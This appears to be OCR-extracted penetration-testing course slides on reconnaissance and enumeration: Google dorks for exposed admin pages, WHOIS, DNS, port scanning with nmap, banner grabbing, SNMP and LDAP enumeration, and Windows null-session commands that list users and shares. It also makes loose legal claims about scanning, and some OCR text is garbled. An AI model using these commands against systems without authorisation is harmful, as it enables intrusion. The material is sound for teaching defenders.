Putting operators together in intelligent ways can cause a seemingly innocuous query...

INURL:admin

INURL:orders

FILETYPE:php

Ref Book: "Google Hacking for Penetration Testers"

<http://www.syngress.com/catalog/?pid=3150>

osCommerce

om/catalog/admin/orders.php+filety

Domain Name Registration

mile2.com

The screenshot shows the ARIN website with a blue header bar containing links like 'Search', 'About', 'Contact Us', 'Meeting Links', 'Site Map', 'Statistics', 'Network Abuse', and 'Newsletter'. Below the header, there's a search bar and a 'Log In' button. The main content area has a yellow banner at the top with the text: "Warning: The processes of stewardship, ARIN, a non-profit corporation, allocates Internet Protocol (IP) addresses, domain names and other resources and facilitates the advancement of the Internet through information and educational outreach". Below this, there's a section titled "American Registry for Internet Numbers" with a sub-section for "ARIN 30th Anniversary". A yellow box contains the text: "ARIN is a member of the Number Resource Organization (NRO).
NRS is also a member of ICANN and is the legal entity of the Internet Assigned Numbers Authority (IANA).
IANA is run by the IANA Function, located in Washington, DC." At the bottom of the page, there's a "Registration" section.

The screenshot shows the InterNIC website with a red header bar containing links for "Status", "Statistics", "FAQ", and "Whois". Below the header, there's a search bar with the placeholder text: "Whois Search (Whois .aero, .arpa, .br, .com, .coop, .edu, .int, .info, .museum, .net, and .org)". There are three radio buttons below the search bar: "Domain" (selected), "Registrar" (ABC Registrar, Inc.), and "Nameserver" (IN-EXAMPLE.COM or 192.168.1.192). A "Submit" button is located at the bottom of the search form. Below the search form, there's a note: "For Whois information about country code top-level domains, try Whois.com". A "crisisSiger" logo is visible on the left side. At the bottom of the page, there's a note: "Results for .com and .net are provided courtesy of VeriSign Global Registry Services, Inc. Other TLDs are provided courtesy of their respective registrars. A successful search will contain only technical information about the registered domain name and referral information for the registrar of the domain name. In the event of a dispute, please contact your registrar or responsible ICANN-accredited domain name conflict administrator. Please refer to the registrar's Whois service for additional information." A small note at the very bottom says: "This page last updated 10/02/2001".

Online whois query websites:

- www.arin.net - covers North and South America and sub-Saharan Africa
- www.apnic.net - covers Asia Pacific
- www.ripe.net - covers Europe, the Middle East and parts of Africa

ARIN, APNIC and RIPE are the repositories for IP numbers.

INTERNIC is the repository for Name Registration (Internic has delegated it to about 250 registrars
[**http://www.internic.net/alpha.html**](http://www.internic.net/alpha.html)



WHOIS Output

mile2.com

CustName: ██████████.com
 Address: 117 Kendrick Street Ste 300
 City: Needham
 StateProv: MA
 PostalCode: 02494
 Country: US
 RegDate: 2001-12-29
 Updated: 2003-05-30

NetRange: 65.214.43.0 - 65.214.43.255
 CIDR: 65.214.43.0/24
 NetName: UU-65-214-43
 NetHandle: NET-65-214-43-0-1
 Parent: NET-65-192-0-0-1
 NetType: Reassigned
 Comment:
 RegDate: 2001-12-29
 Updated: 2003-05-30

RTechHandle: OA12-ARIN
 RTechName: UUnet Technologies, Inc., Technologies
 RTechPhone: +1-800-900-0241
 RTechEmail: help4u@mci.com

OrgAbuseHandle: ABUSES-ARIN
 OrgAbuseName: abuse
 OrgAbusePhone: +1-800-900-0241
 OrgAbuseEmail: abuse-mail@mci.com

OrgNOCHandle: OA12-ARIN
 OrgNOCName: UUnet Technologies, Inc., Technologies
 OrgNOCPhone: +1-800-900-0241
 OrgNOCEmail: helpiu@mci.com

OrgTechHandle: SWIPPER-ARIN
 OrgTechName: swipper
 OrgTechPhone: +1-800-900-0241
 OrgTechEmail: swipper@mci.com

ARIN WHOIS database, last updated 2006-05-23 19:10

Domain Dossier

Investigate domains and IP addresses

domain or IP address

domain whois record DNS records traceroute

network whois record service scan 99


user: 68.15.227.17 [anonymous] 49/50
[log in](#) | [get account](#)

[Central Ops.net](#)

ARIN's database contains information on networks, autonomous system numbers (ASNs), network-related handles, and other related Points of Contact (POCs).



Do not search on domain names here, search on other information, such as an IP address or organization name.



DNS Databases

DNS databases contain information about FQDNs and IP addresses. They also contain information such as which servers are the Mail servers, and Active Directory servers.

Record Name	Record Type	Purpose
Host	A	Maps a domain name to an IP address
Pointer	PTR	Maps an IP address to a domain name
Name Server	NS	Identifies a server name for a delegated zone
Start of Authority	SOA	Configures settings for zone transfers and record caching
Service Locator	SRV	Used to locate services (servers) in the network
Mail	MX	Identifies SMTP servers

Using Nslookup


Nslookup is used to query domain name servers. The output information can be used to diagnose DNS issues. However, hackers can use Nslookup's output to determine what servers to target.

Both Unix and Windows come with an Nslookup client, and it is built into many tools.

A screenshot of a Windows cmd.exe terminal window. The command entered is "nslookup www.yahoo.com". The output shows the server is ns1.sd.cox.net with address 68.6.16.30. It provides a non-authoritative answer for the name www.yahoo.akadns.net with addresses 66.94.230.38, 66.94.230.40, 66.94.230.42, 66.94.230.43, 66.94.230.44, 66.94.230.45, 66.94.230.49, and 66.94.230.34. It also lists aliases for www.yahoo.com. The window has standard Windows title bar and control buttons.


Traceroute Operation

Traceroute is used to determine the path taken from the attackers to a target network by exploiting the 'TTL' (Time To Live) to get to the target machine.



Web Server Info Tool: Netcraft

mile2.com



Netcraft.com may be queried for an organization's web server software and underlying operating system.

Also may contain uptime information – useful for the hacker who wants to know if a system has been patched!

Scanning Live Systems



Introduction to Port Scanning

mile2.com

Scanning is a method for discovering exploitable communication channels.




Port Scanning is how attackers identify open and available TCP/IP ports, services and applications on a system.



Applications and services on a system are associated with well known port numbers.



For example port 80 is HTTP, port 23 is Telnet, and port 25 is SMTP



Which Services use Which Ports?

These Internet sites list port numbers and associated applications:

<http://www.iana.org/assignments/port-numbers>

- This lists well known and registered port numbers.
This is the main reference for port numbers.

http://glocksoft.com/trojan_port.htm

- This is a list of which Trojans run on which ports

<http://www.neohapsis.com/neolabs/neo-ports/neo-ports.html>

- This site lists a combination of the two: both well known/registered and Trojan port numbers.

Port Scan Tips

You should understand the three-way handshake. As long as the three-way handshake has not been completed, the law has not been broken.



A port scan is like checking to see if the door is unlocked but not entering to see whether someone's at home. No crime has been committed yet so in most cases the police can't do anything at this point.




If a computer system is attacked many times by a port scan, one can argue that the port scan was, in fact, a denial-of-service (DoS) attack, which is usually an offense.



Be Careful!

Laws differ in states and countries; check with your legal department!



Port Scans Should Reveal... mile2

mile2.com



If a system is active and responsive.
What ports are open or filtered?



What services are running and what
information can be gleaned?

Services &
versions

Type of Operating
system
(OS)running and
patch level

Network Blueprint



Popular Port Scanning Tools

mile2.com

Tool	Platforms	Website
Look@LAN	Windows	www.lookatlan.com
SuperScan	Windows	www.foundstone.com
Unicornscan	Unix	www.unicornscan.org
NMAP	Windows and Unix	www.insecure.org
AutoScan	Unix	www.icewalkers.com/Linux/Software/521810/AutoScan.html
Hping2	Unix	www.hping.org

Ping (Is the host online?)

Basic network connectivity can be tested using the ping command to determine the range of IP addresses mapped to a live host.

Ping sends out ICMP Echo Request packets, and if the address is live, an ICMP Echo Reply message will be received from an active machine.

Alternatively, TCP or UDP packets can be sent if ICMP messages are blocked.

Num	Source Address	Dest Address	Summary
1	194.111.81.189	209.59.165.80	ICMP: Echo (ping) request
2	194.111.81.189	209.59.165.80	ICMP: Echo (ping) request
3	209.59.165.80	194.111.81.189	ICMP: Echo (ping) reply
4	194.111.81.189	209.59.165.80	ICMP: Echo (ping) request
5	209.59.165.80	194.111.81.189	ICMP: Echo (ping) reply
6	194.111.81.189	209.59.165.80	ICMP: Echo (ping) request
7	194.111.81.189	209.59.165.80	ICMP: Echo (ping) request

Stealth Online Ping

Central Ops .net Advanced online Internet utilities

Ping

See if a host is reachable

domain or IP address:

packets to send: timeout (ms):

data size (bytes): ttl (hops):


don't fragment

source code: [view](#) | [download](#)

[Central Ops .net](#)



Ping is
launched from
centralops.net




Pinging www.mile2.com [209.59.165.80] with 32 bytes of data...

Results

count	ttl (hops)	rtt (ms)	from
1	53	40	209.59.165.80
2	53	40	209.59.165.80
3	53	40	209.59.165.80
4	53	40	209.59.165.80
5	53	40	209.59.165.80



TCP 3-Way Handshake



TCP connections begin with your system sending a SYN packet to the server. The server responds with a SYN/ACK. Then your system responds with an ACK, and the connection is established.

TCP Flags


SYN	synchronize sequence number
ACK	acknowledgement of sequence number
FIN	final data bit is used during the 4 step teardown sequence
RST	reset bit is used to close the connection without going through the 4-step teardown sequence
PSH	Push data bit is used to signify that the data in this packet should be put at the beginning of the queue of data to be processed
URG	Urgent data bit is used to signify that there is urgent control characters in this packet that need to be processed immediately

TCP Connect Port Scan

With a TCP Connect port scan, the attacker sends SYN packets to sequential port numbers on a target, to see which port numbers reply. A connection is tried to port 1, then port 2, then port 3, etc.


An open port will reply with a SYN/ACK, a closed port will reply with a RST/ACK, or no reply if filtered.

Open port response



target host

Closed port response



attacker

target host


attacker

A half-open TCP SYN port scan is the same as the vanilla TCP open scan, however the attacker does not complete the 3-way handshake.


An open port will still reply with a SYN/ACK, a closed port will reply with a RST/ACK.

Advantage over TCP Connect scan: may not be detected by simple IDS and no law has been broken at this time.

Open port response



Closed port response




Firewalled Ports

A TCP Connect or half-open scan should receive either a SYN/ACK or a RST/ACK packet.

However, a third possibility exists: No response


This is often due to a firewalled port being filtered, or possibly the packets being lost due to network congestion.

Firewalled port response



NMAP TCP Connect Scan

mile2.com



Nmap ("Network Mapper") is an open source utility for network exploration or security auditing.



It is designed to scan large networks very quickly. It can be used for port scanning, OS detection, ping sweeps, and version detection just to name a few.

-sT TCP connect() scan: This is the most basic form of TCP scanning. The connect() system call provided by your operating system is used to open a connection to every interesting port on the machine. If the port is listening, connect() will succeed, otherwise the port isn't reachable. One strong advantage to this technique is that you don't need any special privileges. Any user on most UNIX boxes is free to use this call.

Command: `nmap -sT -O -Pn 127.0.0.1`

Enumeration Overview

Enumeration is the process of obtaining network resources, usernames and passwords, services, and machine names.

Information that can be gained by enumeration:

- Banners from FTP servers, web servers, email servers
- FQDNs and IP addresses
- IP configuration of routers and servers
- Information from Active Directory
- Usernames
- Share names

In this chapter, we will show the methods and tools used to perform enumeration, as well as the countermeasures to protect against it.

Web Server Banners

Command to use:

telnet <webserver> 80



Type: GET / HTTP/1.0

Then hit enter a few times and you will get an error showing what software the web server is running.



The screenshot shows a Windows Telnet window titled "Telnet 10.1.1.201". A red circle highlights the first few lines of output, which are the standard Microsoft IIS 5.0 error response to a bad request. The text reads:

```
HTTP/1.1 400 Bad Request
Server: Microsoft-IIS/5.0
Date: Wed, 29 Dec 2004 04:00:11 GMT
Content-Type: text/html
Content-Length: 87

<html><head><title>Error</title></head><body>The parameter is incorrect.
</body>
```

Below this, the connection is lost, and the user is prompted to press any key to continue.

```
Connection to host lost.

Press any key to continue....
```

Windows and Linux

Command Line and GUI

htprint is a web server fingerprinting tool.

httpprint version 0.301

Input File: Z:\pentest\enumeration\www\httpprint_301\win32\input.txt

Signature File: Z:\pentest\enumeration\www\httpprint_301\win32\signatures.txt

Banner Reported

Host	Port	Banner Reported	Banner Deduced	Conf %
www.mile2.com	80	Apache/2.2.11 (Unix) mod_ssl/2.2.11 OpenSLL/0.9.7a DAV/2 mod_auth_pessthrough/2.1 mod_bvllis/98431BCB6ED3C95811C9DC5050CD325650FCFEB4275E4BBB11C9DC5	Apache/2.0.x	75.30
www.naga.com	80	Apache/2.2.4 (Unix) mod_ssl/2.2.4 OpenSLL/1.0.2f PHP/7.0.14	Apache/2.0.x	66.27
www.google.co...	80	PHP/7.0.14	Microsoft-IIS/8.0	19.40

Apache/2.2.11 (Unix) mod_ssl/2.2.11 OpenSLL/0.9.7a DAV/2 mod_auth_pessthrough/2.1 mod_bvllis/98431BCB6ED3C95811C9DC5050CD325650FCFEB4275E4BBB11C9DC5

Apache/2.0.x

Apache/2.2.4 (Unix) mod_ssl/2.2.4 OpenSLL/1.0.2f PHP/7.0.14

Microsoft-IIS/8.0

Report File: Z:\pentest\enumeration\www\httpprint_301\win32\httpprintoutput.htm

Summary Table:

Protocol	Count
HTTP/1.1	125
HTTP/1.0	117
HTTP/2.0	59
HTTP/1.3	27
HTTP/1.2	116
HTTP/1.1	58
HTTP/1.0	14
HTTP/1.1	115
HTTP/1.0	56
HTTP/1.1	41

Clear All **Options**

DNS Enumeration


Any DNS server that is accessible from the Internet can be queried and tell a hacker about server names and IP addresses.



If the DNS server contains records for not only the DMZ servers, but also internal servers, this is a security hole. If the hacker is able to determine internal machine names, the hacker can then find out the machine's IP addresses.



Countermeasure: Have separate internal and external DNS servers.




```
cmd.exe
C:\WINDOWS>nslookup physics.ucsd.edu
Server: ns1.sd.cox.net
Address: 68.6.16.30

Non-authoritative answer:
Name: physics.ucsd.edu
Address: 132.239.69.26

C:\WINDOWS>_
```



SNMP Insecurity



SNMP is used to remotely manage TCP/IP devices.

There are two security issues with SNMP version 1 & 2:

The community string is sent in clear text.

The community string is often set to a default of "public".


SNMP Enumeration Tools

Look@LAN

snmpenum.pl

Mibble :: MIB Parser


SolarWinds MIB Browser



bt snmpenum # snmpenum.pl --help


Usage: perl enum.pl <IP-address> <community> <configfile>

SNMP Enumeration Countermeasures



Active Directory Enumeration

Windows Active Directory is accessed using Lightweight Directory Access Protocol (LDAP). LDAP uses the X.500 naming scheme for objects in the directory. This naming scheme uses Distinguished Names (DN) to identify objects in the directory.



The screenshot shows the ADSI Edit interface. On the left, the tree view displays the directory structure, including the 'Domain NC [w2kinstructor0.acme.com]' node which contains 'CN=Users'. On the right, a list of users is shown in a table format:

Name	Class
CN=Administrator	user
CN=bob	user
CN=Guest	user
CN=IUSR_WIN2000...	user
CN=IWAM_WIN200...	user
CN=krbtgt	user
CN=sue	user
CN=ted	user
CN=terri	user
CN=TsInternetUser	user
CN=Cert Publisher	group
CN=DnsAdmin	group

List of domain users, located using DN of:
**CN=users,
DC=acme,
DC=com**

LDAPMiner

LdapMiner is a tool that collects information from different LDAP Server implementations.

Note: Anonymous queries will fail if LDAP NULL BASE queries are disabled.

Usage:

- `ldapminer.exe -h host option`
- `-p [port]` : default to 389
- `-B [bind dn]` : user. default null
- `-w [password]` : user password. default null
- `-b [base search]` : base for searching for user, group, ...
- `-F [output format]` : 0 for Idif, 1 for clean
- `-d` : dump all data you can grab

AD Enumeration Countermeasures

Block ports 389 (ldap), 3268 (global catalog) on firewalls



Remove the Everyone group from “Pre-Windows 2000 Compatible Access Group”. This “pre-Windows 2000” group by default has read permission on all objects in the AD database.



If you need to protect against internal employees, set OU permissions such that users in other OUs cannot read, i.e., remove Authenticated Users: Read permission. This will limit the information they can retrieve.

Null Sessions

Windows NT and higher support “Null Sessions”, which are an anonymous connection allowed to retrieve certain information such as usernames, groups, shares, and services.



NULL sessions take advantage of “features” in the SMB (Server Message Block) protocol that exist for:

- Trusted domains to enumerate resources
- External computers to authenticate and enumerate users
- The SYSTEM account to authenticate and enumerate resources



Port 139 or 445 TCP is required to be open in order for a NULL session to be successful (it needs to connect to IPC\$ first).

Viewing Shares

```
cmd.exe
C:\>net use \\10.1.1.201\ipc$ "" /u:""
The command completed successfully.

C:\>net use
New connections will not be remembered.

Status      Local      Remote

OK          \\10.1.1.201\ipc$
The command completed successfully.

C:\>net view \\10.1.1.201
Shared resources at \\10.1.1.201

Share name  Type  Used as  Comment

NETLOGON    Disk   Logon server share
stuff        Disk   Logon server share
SYSVOL      Disk   Logon server share
The command completed successfully.

C:\>_
```

Once a null session is established, a list of shares, users, and groups can be obtained – all without authentication!



Shown here is a null session to 10.1.1.201, and a list of the shares on that machine.




There are many tools that use the null session to retrieve information from the target machine.

Tool: DumpSec

DumpSec is a tool that can retrieve information from a target machine to which there is a null session.




Shown here is a list of usernames and SIDs pulled from the remote Windows 2000 server at 10.1.1.201



UserName	Sid
Administrator	S-1-5-21-2025429265-1659004503-725345543-500
bob	S-1-5-21-2025429265-1659004503-725345543-1003
Guest	S-1-5-21-2025429265-1659004503-725345543-501
IUSR_WIN2000SERVER	S-1-5-21-2025429265-1659004503-725345543-1001
IWAM_WIN2000SERVER	S-1-5-21-2025429265-1659004503-725345543-1002
krbtgt	S-1-5-21-2025429265-1659004503-725345543-502
sue	S-1-5-21-2025429265-1659004503-725345543-1005
ted	S-1-5-21-2025429265-1659004503-725345543-1004
terri	S-1-5-21-2025429265-1659004503-725345543-1006
TsInternetUser	S-1-5-21-2025429265-1659004503-725345543-1009

Tool: Enumeration with Cain and Abel

Create a NULL session to the class Windows Server, then use C&A to enumerate



The screenshot shows the Cain and Abel interface. On the left, there's a tree view of the network structure under 'Entire Network' and 'Quick List'. A red circle highlights the 'Anonymous' user entry under '10.1.1.201'. On the right, a table lists users and their SIDs. The table has three columns: User, SID, and a small icon column.

User	SID
Administrator	S-1-5-21-2025429265-16590
Guest	S-1-5-21-2025429265-16590
krbtgt	S-1-5-21-2025429265-16590
TsInternetUser	S-1-5-21-2025429265-16590
IUSR_WIN20...	S-1-5-21-2025429265-16590
IWAM_WIN2...	S-1-5-21-2025429265-16590
bob	S-1-5-21-2025429265-16590
ted	S-1-5-21-2025429265-16590
sue	S-1-5-21-2025429265-16590
terri	S-1-5-21-2025429265-16590

Cain v2.5 beta58 by mao

